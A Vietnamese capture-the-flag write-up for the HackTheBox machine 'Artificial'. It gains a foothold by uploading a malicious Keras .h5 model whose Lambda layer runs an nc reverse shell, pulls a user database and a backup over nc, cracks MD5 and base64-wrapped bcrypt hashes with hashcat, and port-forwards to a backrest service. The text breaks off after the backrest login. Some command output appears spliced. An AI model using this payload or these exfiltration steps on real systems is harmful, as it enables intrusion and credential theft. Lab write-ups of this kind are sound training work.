

Artificial (HackTheBox-Easy)

-Link: <https://app.hackthebox.com/machines/Artificial>

(Note: First seasonal box)

I. Information Gathering.

-Ta bắt đầu với việc sử dụng `nmap` :

```
sudo nmap ip_address -Pn --disable-arp-ping -n -vv -oN first1000.nmap -oX first1000.xml -sC -sV
```

-Kết quả:

```
# Nmap 7.95 scan initiated Thu Jul 24 10:42:34 2025 as: /usr/lib/nmap/nmap -
Pn --disable-arp-ping -n -vv -oN first1000.nmap -oX first1000.xml -sC -sV 10.
10.11.74
Nmap scan report for 10.10.11.74
Host is up, received user-set (0.40s latency).
Scanned at 2025-07-24 10:42:34 EDT for 22s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDNABz8gRtjOqG4+jUCJb2
NFlaw1auQlaXe1/+l+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupR
eMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW
38oK/TnkJDIZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcG
LGc0x5hWxCPbu75000sPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6v
ypm1sebNXeYaKapw+W83en2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQ
R/A6Yy3iRE8fcKXzfbhYbLuiXZzuUJoEMW33I8uHuAza57PdiMFnKqLQ6LBfw
```

```
Ys64Q3v8oAn5O7upCI/nDQ6racITSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADi
XgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ
8=
```

```
| 256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBB0dlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOet
bfQNN3ZrQ9PMIHrguBG+cXIA2gtzK4NPohU=
```

```
| 256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuyIBjhjosiCx
cStKt8xOBU0TjCNmD
```

```
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
```

```
| http-methods:
```

```
|_ Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

```
|_http-title: Did not follow redirect to http://artificial.htb/
```


```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Read data files from: /usr/share/nmap
```


```
Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
```

```
# Nmap done at Thu Jul 24 10:42:56 2025 -- 1 IP address (1 host up) scanned
in 22.40 seconds
```

-Với thông tin có được từ nmap, ta thử thêm tên miền `artificial.htb` vào `/etc/hosts` và thử truy cập trang.



-Ta thử đăng kí và đăng nhập vào trang, sau đó ta đã thấy chức năng cho phép ta tải file lên.



-Sau khi trang mạng thì ta biết được là ta có thể up các mẫu LLM được train bởi TensorFlow lên qua file đuôi h5 và khi tra cứu tiếp thì ta biết được là có tồn tại lỗi hổng với TensorFlow Keras cho phép thực thi mã.



TensorFlow Remote Code Execution with Malicious Model

The purpose of this article is to show how to get RCE when a crafted malicious Tensorflow model is loaded. Remember all of this is for educational purposes only! Don't be mean!

Tensorflow Models are Programs

This article is in no way reporting a vulnerability in the Tensorflow python module. As it can be read in the [SECURITY](#) section of the project, Tensorflow models should be treated as programs and thus from a security you should not load (run) untrusted models in your application. This because models are programs which Tensorflow's runtime interprets and executes.

However this got me thinking, how can you actually use one of these models to achieve remote code execution?

The Lambda Layer

Tensorflow Keras models are built using the "layers" which the library provides. While I will not be going into details about what layers are and how they work, you can think of layers as functions which take an input

-Link: <https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model> hoặc <https://github.com/Splinter0/tensorflow-rce>.

II. Exploitation.

-Ta sẽ thử khai thác lỗ hổng đó, tuy nhiên thì ta không thể tải được phiên bản của framework `tensorflow` cần thiết với phiên bản `python` hiện tại, vậy nên ta lợi dụng file docker mà họ cho ta (ở tại trang up file). Sau khi tải về, ta setup như sau:

```
# Tải docker về
sudo apt update
sudo apt install docker.io
```

```

# Khởi động docker lên
sudo systemctl enable --now docker

# Di chuyển đến nơi chứa file Docker, đặt tên lại sao cho chỉ chứa chữ cái thường
cd .../Dockerfile
mv Dockerfile dockerfile

# Build image
sudo docker build -t dockerfile .

# Trường hợp lỗi xung với podman
export DOCKER_HOST=unix:///var/run/docker.sock

# Cho chạy container của image vừa tạo
sudo docker run -d \
  --name dockerfile-container \
  -p 8080:3000 \
  dockerfile
# (Mình đang kết nối máy mình ở cổng 8080 với máy của container ở cổng 3000)

# Mount thư mục vào từ môi trường vào máy
sudo docker run --rm -it \
  -v "$(pwd)":/code \
  --name tf-shell \
  dockerfile

```

-Sau đó, chuyển file có nội dung sau vào đường dẫn chứa file docker (đường dẫn được mount).

```

import tensorflow as tf

def exploit(x):
    import os
    os.system("rm -f /tmp/f;mknode /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc Your_i

```

```

p_address vitural_port >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")

```

-Cho chạy file vừa mới thêm vào.

```
python3 exploit.py
```

-Sau khi chạy xong và tạo được file `exploit.h5` ,ta Ctrl +C thoát ra ngoài, sau đó ta setup 1 cổng nghe tại máy của mình.

```
nc -lnvp vitural_port
```

-Ta upfile `exploit.h5` lên và cho chạy model (View Predictions), kết quả là ta đã có thể chạy được vào trong máy.

```

(lol@kali)-[~/Desktop/Artificial]
$ nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.10.14.125] from (UNKNOWN) [10.10.11.74] 37412
/bin/sh: 0: can't access tty; job control turned off
$ ls
app.py
instance
models
__pycache__
static
templates
$ ls models
$ whoami
app
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
$

```

-Ngoài ra còn 1 số câu lệnh liên quan đến docker sau để tham khảo (Không liên quan đến bài).

```
# Xem toàn bộ các container
```

```
sudo docker ps --all
```

```
# Dừng 1 container
```

```
sudo docker stop container_id
```

```
# Buộc dừng 1 container
```

```
sudo docker kill container_id
```

```
# Xóa 1 container
```

```
sudo docker rm container_id
```

III. Pillaging.

-Tại máy của mục tiêu, ta lục lọi 1 chút và thấy 1 file database ngay tại thư mục `instance`, ta tải file đó về máy của ta.

```
# Tại máy của mình
```

```
nc -lnvp vitural_port > users.db
```

```
# Tại máy mục tiêu
```

```
nc your_ip_address vitural_port < instance/users.db
```

```
# Đợi vài giây rồi tại máy của mình, nhấn Ctrl + C
```

```

app@artificial:~/app$ ls -la instance
ls -la instance
total 32
drwxr-xr-x 2 app app 4096 Jul 26 14:43 .
drwxrwxr-x 7 app app 4096 Jun 9 13:56 ..
-rw-r--r-- 1 app app 24576 Jul 26 14:43 users.db
app@artificial:~/app$ nc 10.10.14.125 8888 < instance/users.db
nc 10.10.14.125 8888 < instance/users.db
app@artificial:~/app$

```

-Tại máy của mình, ta sử dụng `sqlite3` để xem bảng, và ta có mã hash của các người dùng trong đó có người dùng `gael` , 1 trong 2 người dùng bình thường trong máy mục tiêu.

```

sqlite3 users.db
.tables
PRAGMA table_info(user);
SELECT * FROM user;

```

```

(lol@kali)-[~/Desktop/Artificial]
$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
model user
sqlite> PRAGMA table_info(user);
0|id|INTEGER|1||1
1|username|VARCHAR(100)|1||0
2|email|VARCHAR(120)|1||0
3|password|VARCHAR(200)|1||0
sqlite> SELECT * FROM user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|hello|hello@hello.com|5d41402abc4b2a76b9719d911017c592
7|dxg|dxg@dxg|5d4ea6e196ff9c390e0aa13395f8893e
8|trest|trest@gmail.com|202cb962ac59075b964b07152d234b70
9|aaaaaa|cccccc@gmail.com|57f365f09200a0ee7c1243d545447cb1
10|xabu|fake@gmail.com|6fa349eb81ad9a490cb88af69ea06c82
11|xabu2|fake2@gmail.com|b33d8487cdc5986653af2857c74f6e59
sqlite>
app@artificial:~/app$ ls instance
ls instance
users.db

```


-Lưu mật khẩu của `gael` vào 1 file txt, ta sử dụng `name-that-hash` để kiểm tra loại hash.

```
name-that-hash -f gael_pass.txt
```

```
(lol@kali)-[~/Desktop/Artificial]
$ name-that-hash -f gael_pass.txt
Name-That-Hash
https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash
c99175974b6e192936d97224638a34f8
Most Likely
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach
Least Likely
Domain Cached Credentials 2, HC: 2100 JtR: mscach2 Double MD5, HC: 2600 Tiger-128, Skein-256(128), Skein-512(128), Lotus Not
hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300 md5(sha1($pass)), HC: 4400 md5(utf16($pass)), JtR: dynamic_29 md4(utf16($
riplemd-128 MD2, JtR: md2 Snefru-128, JtR: snefru-128 DNSSEC(NSEC3), HC: 8300 RAdmin v2.x, HC: 9900 JtR: radmin Cisco Type 7, B
(lol@kali)-[~/Desktop/Artificial]
$
```

-Vậy có thể loại hash này có thể là MD5 và crack được bằng `hashcat`, ta thử với `rockyou.txt`.

```
hashcat -m 0 gael_pass.txt /usr/share/wordlists/rockyou.txt
```

-Kết quả là ta tìm được mật khẩu của người dùng này:

```

most memory required for this attack: 2 MB
[!] cannot access 'instance': No such file or directory
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385 > __pycache__ static templates
apparently failed to open file: /usr/share/wordlists/rockyou.txt
c99175974b6e192936d97224638a34f8:mattp005numbertwo

Session.....: hashcat
Status.....: Cracked instance
Hash.Mode.....: 0 (MD5)
Hash.Target.....: c99175974b6e192936d97224638a34f8
Time.Started....: Sat Jul 26 11:12:51 2025 (2 secs) instance:users.db
Time.Estimated...: Sat Jul 26 11:12:53 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3960.3 kH/s (0.43ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 5726208/14344385 (39.92%)
Rejected.....: 0/5726208 (0.00%)
Restore.Point....: 5718016/14344385 (39.86%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: maunel14 → matsumoto10
Hardware.Mon.#1..: Util: 26% instance:users.db
Started: Sat Jul 26 11:12:21 2025 instance:users.db
Stopped: Sat Jul 26 11:12:54 2025

```

⇒ **mattp005numbertwo**

-Ta thử dùng mật khẩu vừa tìm được để đăng nhập vào máy, và thành công.

```

(lol@kali)-[~/Desktop/Artificial]
$ ssh gael@10.10.11.74
The authenticity of host '10.10.11.74 (10.10.11.74)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU40spmHEFYPIjXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.74' (ED25519) to the list of known hosts.
gael@10.10.11.74's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat 26 Jul 2025 03:17:10 PM UTC

System load:          0.6
Usage of /:            68.8% of 7.53GB
Memory usage:         31%
Swap usage:           0%
Processes:            240
Users logged in:      1
IPv4 address for eth0: 10.10.11.74
IPv6 address for eth0: dead:beef::250:56ff:feb0:cbf2

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jul 26 15:17:11 2025 from 10.10.14.125
gael@artificial:~$

```

-Tại đây, ta có được `user.txt` .

```

gael@artificial:~$ ls
user.txt
gael@artificial:~$ cat user.txt
39eff7b910eec8c9aa54dd3375a48139
gael@artificial:~$

```

⇒ `39eff7b910eec8c9aa54dd3375a48139`

-Ta kiểm tra id của người dùng này và thấy được có vẻ như `gael` thuộc nhóm `sysadm` .

```

gael@artificial:~$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
gael@artificial:~$

```

-Ta thử tìm các file mà người dùng của nhóm `sysadm` , và ta tìm được file gzip backup cũ.

```
find / -type f -group sysadm 2>/dev/null
```

```
gael@artificial:~$ find / -type f -group sysadm 2>/dev/null
/var/backups/backrest_backup.tar.gz - 1000(gael),1007(sysadm)
gael@artificial:~$
```

-Ta tải file này về máy và giải nén nó, và ta có thư mục `backrest`.

Tại máy của mình

```
nc -lnvp vitural_port > backrest_backup.tar.gz
```

Tại máy mục tiêu

```
nc your_ip_address vitural_port < /var/backups/backrest_backup.tar.gz
```

Lần này ta sẽ phải chờ khá lâu, tầm hơn nửa tiếng 1 chút, sau đó nhấn Crtl + C

Ta thực hiện giải nén file

```
tar -xvf backrest_backup.tar.gz
```

```
(lol@kali)~[~/Desktop/Artificial]
$ tar -xvf backrest_backup.tar.gz
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh
backrest/first1000.nmap
backrest/first1000.xml
backrest/gael_pass.txt
backrest/test
backrest/users.db

(lol@kali)~[~/Desktop/Artificial]
$ ls
backrest  backrest_backup.tar.gz  dir.txt  exploit.h5  first1000.nmap  first1000.xml  gael_pass.txt  test  users.db
```

-Ta lục lọi trong thư mục này 1 chút và thấy file `config.json` có chứa thông tin xác thực nào đó.

```
(lol@kali)-[~/Desktop/Artificial/backrest]
$ cat .config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0VWVA10EVCWnovMFFP"
      }
    ]
  }
}
```


-Tuy nhiên ta vẫn chưa thể tìm ra cách để có thể crack được mật khẩu này, ta đành đi tìm bên trong máy của mục tiêu và phát hiện sự tồn tại của thư mục backrest trong thư mục /opt.

```
gael@artificial:/opt$ ls
backrest  config  data  index  keys  locks  snapshots
gael@artificial:/opt$
```

-Vậy tức là chắc chắn là máy mục tiêu đang chạy dịch vụ **backrest** tại cổng **9898**, và nếu có thể kết nối vào đó thì ta có thể tra ra 1 số các repo backup hoặc tự tạo 1 repo.

IV. Privilege Escalation.

-Ta thử kết nối trực tiếp thông qua trang web nhưng thất bại.




-Nếu vậy, ta thử sử dụng `ssh` với cờ `-L` để chuyển tiếp cổng đang chạy dịch vụ cho ta. Ta thử kết nối và thành công.


```
ssh gael@10.10.11.74 -L vitural_port:127.0.0.1:9898
```

```
(lol@kali)-[~/Desktop/Artificial]
$ ssh gael@10.10.11.74 -L 1234:127.0.0.1:9898
gael@10.10.11.74's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```



-Ta đã biết tên người dùng `backrest_root` nhưng vẫn biết các để crack mật khẩu và phát hiện thực chất thì đây này thực chất là hash `bcrypt` bị encode base-64 thông qua `ChatGPT`.




-Ta decode và sử dụng `hashcat` để crack, và ta có được mật khẩu.

```
echo "JDJhJDEwJGNWR0I5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01
Na1Nzc3BiUnV0WVA1OEVcWnovMFFP" | base64 -d > backrest_root_hash.txt
hashcat -m 3200 backrest_root_hash.txt /usr/share/wordlists/rockyou.txt
```

```
$2a$10$cVGiy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0Q0:!@#$$%^
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$cVGiy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP5 ... Zz/0Q0
Time.Started.....: Sat Jul 26 21:41:39 2025 (58 secs)
```

⇒ `!@#$$%^`

-Ta đăng nhập vào thông qua mật khẩu vừa tìm được.

